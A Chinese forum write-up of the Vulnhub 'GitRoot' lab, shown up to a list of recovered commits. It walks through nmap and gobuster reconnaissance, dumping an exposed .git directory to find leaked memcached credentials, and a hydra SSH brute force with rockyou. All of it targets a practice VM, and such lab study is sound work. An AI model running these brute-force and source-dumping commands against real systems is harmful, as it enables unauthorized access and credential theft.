Welcome to 90sec

因为热爱，所以坚持
因为兴趣，所以相聚

Vulnhub渗透测试靶场从Git泄露到Get-root[GitRoot]

技术文章

3月1日


1 / 1
3月1日

约 2 小时 前

Pdsdt 约 2 小时

非常有意思的一个靶场


IP获取及信息收集


GitRoot [正在运行] - Oracle VM VirtualBox
管理 控制 视图 热键 设备 帮助

```
Debian GNU/Linux 10 GitRoot tty1
IP ADDRESS IS 192.168.1.100
```

靶机直接给了ip地址，仍旧是信息收集老三样，先扫端口

```
nmap -T4 -A -sS -p 1-65535 -v 192.168.1.100
```




```
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating Ping Scan at 22:15
Scanning 192.168.1.100 [4 ports]
Completed Ping Scan at 22:15, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:15
Completed Parallel DNS resolution of 1 host. at 22:16, 13.00s elapsed
Initiating SYN Stealth Scan at 22:16
Scanning 192.168.1.100 [65535 ports]
Discovered open port 80/tcp on 192.168.1.100
Discovered open port 22/tcp on 192.168.1.100
```


渗透

wp域名

先看一下80端口



Hey Jen, just installed wordpress over at wp.gitroot.vuln
please go check it out!




URL

http://192.168.1.100/


直接访问发现告诉我们wp.gitroot.vuln域名下存在wordpress建站系统，我们直接在hosts目录下绑定域名，由于wp.gitroot.vuln是二级域名，我们在绑定wp子域名的同时，绑定主域名，这样在测试时，如果存在其他子域名我们也可以进行子域名爆破从而收集数据

在我们的windows和linux目录下都绑定一下


/etc/hosts - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
警告：您正在使用 root 账户，操作不当可能会损

```
127.0.0.1       localhost
127.0.1.1       kali

# The following lines are desirable for IPv6 capable h
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.1.100 wp.gitroot.vuln
192.168.1.100 gitroot.vuln
```

绑定之后访问域名，成功进入wordpress站点




Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

beth   May 25, 2020   Uncategorized   1 Comment


发现用户名，访问wp-login.php进行弱口令爆破



Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
3424	zxcvbnm	200	□	□	4556	
3423	zorro	200	□	□	4556	
3422	zombie	200	□	□	4556	
3421	zmodem	200	□	□	4556	
3420	zjaaadc	200	□	□	4556	
3419	zimmerman	200	□	□	4556	
3418	ziggy	200	□	□	4556	
3417	zhongguo	200	□	□	4556	
3416	zeus	200	□	□	4556	
3415	zeppelin	200	□	□	4556	

没反应，wp-scan搞一下




```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:07 <=============================> (22 / 22) 100.00% Time: 00:00:07

[i] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Feb 28 00:39:50 2021
[+] Requests Done: 67
[+] Cached Requests: 5
[+] Data Sent: 13.724 KB
[+] Data Received: 16.306 MB
[+] Memory used: 196.746 MB
[+] Elapsed time: 00:00:16
```

repo子域

也没啥东西，除了版本老一点，wp这个站点就先放这里，回到最开始的点，既然wp这个子域名没有什么有效信息，我们直接爆破一下子域名,这里能用的有很多wfuzz和gobuster都可以


```
./gobuster vhost -u gitroot.vuln -w /root/OneForAll/data/subnames.txt
```



```
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:            http://gitroot.vuln
[+] Method:         GET
[+] Threads:        10
[+] Wordlist:       /root/OneForAll/data/subnames.txt
[+] User Agent:     gobuster/3.1.0
[+] Timeout:        10s
===============================================================
2021/02/28 01:37:55 Starting gobuster in VHOST enumeration mode
===============================================================
Found: repo.gitroot.vuln (Status: 200) [Size: 438]
Found: wp.gitroot.vuln (Status: 200) [Size: 10697]
Progress: 15395 / 95267 (16.16%)
```

原本用的是DNS方法，结果查不出来，在网上看需要用vhost方法

查到了第二个子域名，hosts文件绑定一下，访问一下看看




Welcome to our code storage area, we are currently storing a bunch of code here


Feel free to search our code base at get.php or set code in set.php

Feel free to search our code base at get.php or set code in set.php

告诉我们这是存储代码的地方，直接扫一下目录，查看是否存在备份文件




```
[02:28:16] Starting:
[02:28:18] 403 -  282B  - /.git/hooks/
[02:28:18] 301 -  321B  - /.git  ->  http://repo.gitroot.vuln/.git/
[02:28:18] 403 -  282B  - /.git/
[02:28:18] 403 -  282B  - /.git/branches/
[02:28:18] 403 -  282B  - /.git/logs/
[02:28:18] 403 -  282B  - /.git/info/
[02:28:18] 301 -  331B  - /.git/logs/refs  ->  http://repo.gitroot.vuln/.git/logs/refs/
[02:28:18] 301 -  337B  - /.git/logs/refs/heads  ->  http://repo.gitroot.vuln/.git/logs/refs/heads/
[02:28:18] 403 -  282B  - /.git/objects/
[02:28:18] 403 -  282B  - /.git/refs/
[02:28:18] 301 -  332B  - /.git/refs/heads  ->  http://repo.gitroot.vuln/.git/refs/heads/
[02:28:18] 200 -  469B  - /.git/COMMIT_EDITMSG
```



```
[02:29:04] 200 -  144B  - /get.php
[02:29:07] 200 -  438B  - /index.php/login/
[02:29:07] 200 -  438B  - /index.php
[02:29:08] 301 -  327B  - /javascript  ->  http://repo.gitroot.vuln/javascript/
[02:29:11] 301 -  323B  - /manual  ->  http://repo.gitroot.vuln/manual/
[02:29:11] 200 -  626B  - /manual/index.html
[02:29:23] 403 -  282B  - /server-status/
[02:29:23] 403 -  282B  - /server-status
```


先看看web页面，manual页面存放的是apache文档文件，剩下的页面也没有太过有效的信息



APACHE
HTTP SERVER PROJECT
Apache HTTP 服务器版本 2.4
模块 | 指令 | 常见问题 | 术语 | 网站导航
Apache > HTTP 服务器 > 文档
Apache HTTP 服务器 2.4 文档
可用语言: da | de | en | es | fr | ja | ko | pt-br | tr | zh-cn
Elements
Console
Sources
Network
Performance
Application
Memory
Security
Lighthouse
EditThisCookie
HackBar
LOAD
SPLIT
EXECUTE
TEST
SQLI
XSS
LFI
SSTI
ENCODING
HASHING
THEME
URL

http://repo.gitroot.vuln/manual/zh-cn/index.html

同时看到存在git源码泄露，我们先用githack下载下来源码看看




```
$ python GitHack.py http://repo.gitroot.vuln/.git/
[+] Download and parse index file ...
33513a92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.txt
get.php
index.php
pablo_HELP.txt
set.php
stats.php
[OK] 33513a92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.txt
[OK] index.php
[OK] get.php
[OK] pablo_HELP.txt
[OK] stats.php
[OK] set.php
```

几个文件核心代码相似，看一下

```
 $gitmem = new Memcached();
$gitmem->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
$gitmem->setSaslAuthData("USERNAME", "PASSWORD");
$gitmem->addServer("127.0.0.1", 11211);
$response = $gitmem->get($_GET["store"]);
```

看了一下大概是远程管理git仓库的代码，看一下其他的两个txt文件



I need help, something is wrong with this git repo

33513a92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.t
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


pablo_S3cret_P@ss
beth_S3cret_P@ss
jen_S3cret_P@ss

一个说这个git仓库有错误，一个给了我们疑似密码的字符串，同时我们可以根据之前在wordpress站点获取到的信息，可以发现该网站应该有三个用户

```
pablo
beth
jen
```

首先猜测一下这个字符串是否为密码，在wp子域名下进行尝试，无法登陆，22端口再测试一下，还是无法登陆，那么剩下的就是txt文档给我们的提示了，我们需要通过git来找寻信息，这里单纯的使用githack已经不能完成了，我们使用gittools来分析


```
bash gitdumper.sh http://repo.gitroot.vuln/.git/ ssss
```



```
[+] Downloaded: index
[-] Downloaded: packed-refs
[+] Downloaded: refs/heads/master
[-] Downloaded: refs/remotes/origin/HEAD
[-] Downloaded: refs/stash
[+] Downloaded: logs/HEAD
[+] Downloaded: logs/refs/heads/master
[-] Downloaded: logs/refs/remotes/origin/HEAD
[-] Downloaded: info/refs
[+] Downloaded: info/exclude
[-] Downloaded: /refs/wip/index/refs/heads/master
[-] Downloaded: /refs/wip/wtree/refs/heads/master
[-] Downloaded: objects/33/513a92c025212dd3ab564ca8682e2675f2f99b
[+] Downloaded: objects/a4/e7f0852ebe819f3aba9419198a74990b6992c0
[-] Downloaded: objects/00/0000000000000000000000000000000000000000
[+] Downloaded: objects/9c/a43fb2bc47e82b4addbba42f38eacbd6fcb588
[+] Downloaded: objects/b3/5845fa33144640c092aa3776ab3d59951688c9
[+] Downloaded: objects/b0/69fdde4cf12980175c3fbd79316fe42b57e19a
[+] Downloaded: objects/ce/3843e497dd28f992250d36ee1b4e8c9e0f18e9
[+] Downloaded: objects/e4/e93b41309b7f2d7adab20bcff048a93f7444c0
[+] Downloaded: objects/f4/3e8fa2f524943fb3a65771c3505f0f8acead42
```


看到下载到很多历史文件夹，我们恢复一下数据

```
bash extractor.sh ../Dumper/ssss/ fu
```



```
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: b069fdde4cf12980175c3fbd79316fe42b57e19a
[+] Found file: /root/git/GitTools-master/Extractor/fu/0-b069fdde4cf12980175c3fbd79316fe42b57e19a/get.ph
p
[+] Found file: /root/git/GitTools-master/Extractor/fu/0-b069fdde4cf12980175c3fbd79316fe42b57e19a/index.
php
[+] Found file: /root/git/GitTools-master/Extractor/fu/0-b069fdde4cf12980175c3fbd79316fe42b57e19a/set.ph
p
[+] Found commit: a4e7f0852ebe819f3aba9419198a74990b6992c0
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/33513a
92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.txt
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/get.ph
p
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/index.
php
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/pablo_
HELP.txt
[+] Found file: /root/git/GitTools-master/Extractor/fu/1-a4e7f0852ebe819f3aba9419198a74990b6992c0/set.ph
p
```

生成了六个文件夹，tree一下看看目录结构




```
.
├── 0-b069fdde4cf12980175c3fbd79316fe42b57e19a
│   ├── commit-meta.txt
│   ├── get.php
│   ├── index.php
│   └── set.php
├── 1-a4e7f0852ebe819f3aba9419198a74990b6992c0
│   ├── 33513a92c025212dd3ab564ca8682e2675f2f99bba5a7f521453d1deae7902aa.txt
│   ├── commit-meta.txt
│   ├── get.php
│   ├── index.php
│   ├── pablo_HELP.txt
│   ├── set.php
│   └── stats.php
├── 2-b35845fa33144640c092aa3776ab3d59951688c9
│   ├── commit-meta.txt
│   ├── get.php
│   └── index.php
└── 3-ce3843e497dd28f992250d36ee1b4e8c9e0f18e9
```

存在commit-meta.txt，我们挨个查看文件收集信息，在最开始的set.php中发现密码

```
  $gitmem->setOption(Memcached::OPT_BINARY_PROTOCOL, true);
  $gitmem->setSaslAuthData("pablo@gitroot", "ihjedpvqfe");
  $gitmem->addServer("127.0.0.1", 11211);
  $response = $gitmem->set($key, $value);
```

我们使用该密码尝试登陆22端口和web端口，登陆失败，尝试登陆一下git服务器



Sign in to GitHub

Incorrect username or password. ×

Username or email address

pablo@gitroot

Password

••••••••••

New to GitHub? Create an account.


也无法登陆，综合一下目前的信息

```
user:pablo/beth/jen
pass:ihjedpvqfe
```

直接上九头蛇爆破一下吧

```
hydra -L user.txt -P rockyou.txt -vV -o ssh.log -e ns 192.168.1.102 ssh
```

出门剪个头发，回来看结果




```
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "money" - 719 of 43033205 [child 5] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "lovebug" - 720 of 43033205 [child 4] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "bubblegum" - 721 of 43033205 [child 15] (0/
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "marissa" - 722 of 43033205 [child 7] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "dreamer" - 723 of 43033205 [child 2] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "darkness" - 724 of 43033205 [child 8] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "cecilia" - 725 of 43033205 [child 1] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "lollypop" - 726 of 43033205 [child 11] (0/2
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "nicolas" - 727 of 43033205 [child 12] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "google" - 728 of 43033205 [child 9] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "lindsay" - 729 of 43033205 [child 10] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "cooper" - 730 of 43033205 [child 13] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "passion" - 731 of 43033205 [child 14] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "kristine" - 732 of 43033205 [child 6] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "green" - 733 of 43033205 [child 5] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "puppies" - 734 of 43033205 [child 4] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "ariana" - 735 of 43033205 [child 7] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "fuckme" - 736 of 43033205 [child 1] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "chubby" - 737 of 43033205 [child 9] (0/2)
[ATTEMPT] target 192.168.1.102 - login "pablo" - pass "raquel" - 738 of 43033205 [child 6] (0/2)
```


没有结果，吃个饭再等等吧，吃了饭溜了弯，等了六七个小时了，还是没有，继续等，然后去看看国外老哥是啥思路

> We used the credentials in both WordPress and SSH, but without success. Although we already know the names of the users, we carried out a brute force attack on **the SSH service** with the "**rockyou**" dictionary.

发现国外老哥也是爆破思路，我直接给密码先拿过来用，然后rockyou继续跑着，先进行下面的测试




```
root@kali:/usr/share/wordlists# ssh pablo@192.168.1.102
pablo@192.168.1.102's password:
```



```
Linux GitRoot 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 26 01:30:55 2020 from 192.168.56.1
pablo@GitRoot:~$
```

利用爆破得到的用户密码成功登陆服务器，在服务器上收集信息

服务器




```
Great job! Do not falter, there is more to do. You made it this far, finish the race!

"It's not that I'm so smart. Its just that I stay with problems longer." - Albert Einstein

8a81007ea736a2b8a72a624672c375f9ac707b5e
```

发现了第一个flag，在public目录下发现message.txt

```
Hey pablo

Make sure to check-out our brand new git repo!
```

告诉我们还要搜索git，直接find一下服务器中的git目录


```
find / -name '.git' 2>/dev/null
```



```
pablo@GitRoot:/var/www/repo$ find / -name '.git' 2>/dev/null
/opt/auth/.git
/var/www/repo/.git
pablo@GitRoot:/var/www/repo$
```

发现存在git目录，在靶机/opt/auth目录下开一个HTTPServer，依然使用gittools进行下载

```
靶机:python -m SimpleHTTPServer 9999
kali:bash gitdumper.sh http://192.168.1.102:9999/.git/ test-git
```




```
root@kali:~/git/GitTools-master# cd Dumper/
root@kali:~/git/GitTools-master/Dumper# bash gitdumper.sh http://192.168.1.102:9999/.git/ test-git
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating test-git/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
```

恢复一下数据

```
bash extractor.sh ../Dumper/test-git/ tttgit
```

进入指定目录，看一下修改文件记录




```
262-43e2d71083d2efa0f3fc247dd7580d6b57093859  82-6d8f9dddb53edbd153ab45107dcf5a8872d6433e
263-43b3c6de309802b9c9abd6f7b7044facd9bcac46  83-6d61a3bc038aad23ff156cf353acbef5df31e0d2
264-7db8879c2d723941a3262c77d3981547cba11b42  84-6d7ef666f9282d87883b11a0e80427562d0a2cc1
265-7d873b07ed66ab4e782baf09e2e46f6be5c14828  85-6d5703530061e616b42bec8033efff1e837c612a
266-7d2778630e449c593f51c406518fdf7967e06ab8  86-e70507f07473e3f40a42633def5efde0a0b1d582
267-7d86e8e8b9a0f22ec73dcbe73c2ace819ad01dd4  87-e7f83d24376262f1d6a950cfb6c304a9a0aeb75c
26-8b9f672578af943ea3e5f4e7a952baccda083169   88-dc1f88cca0e02806065d58ba1da1e8d35c6f57ac
268-c068d44da242b1b78395d543e82f8182af31087b  89-dc2697b88d7d63a1a7dbdfacbf7492a0a76f466d
269-80d7d7aea516b58adfa16446128b859816a7fe44  8-c33d6ff8bd250ceac7e9a0f22c3c1e9fc2190176
270-58b7168047aa195c00fe4b12983329e81bb72ff2  90-811167819947588e7db357226ce7d0bdaf5ff78c
271-58ded7403de3b032151c13070a9af1f611a23c32  91-81b8260a99731e8afe5504c3b9f186bae8cb87a0
272-58b6a895dc17219a16c7c7979e6fd98513548005  92-8117fad59f461d4cd5c22aa11302e702911cf1e9
273-47f345b7a1801cde91572ad14afb6160ec38fc02  93-712f9e8d20622e075c926e98899fec83792714df
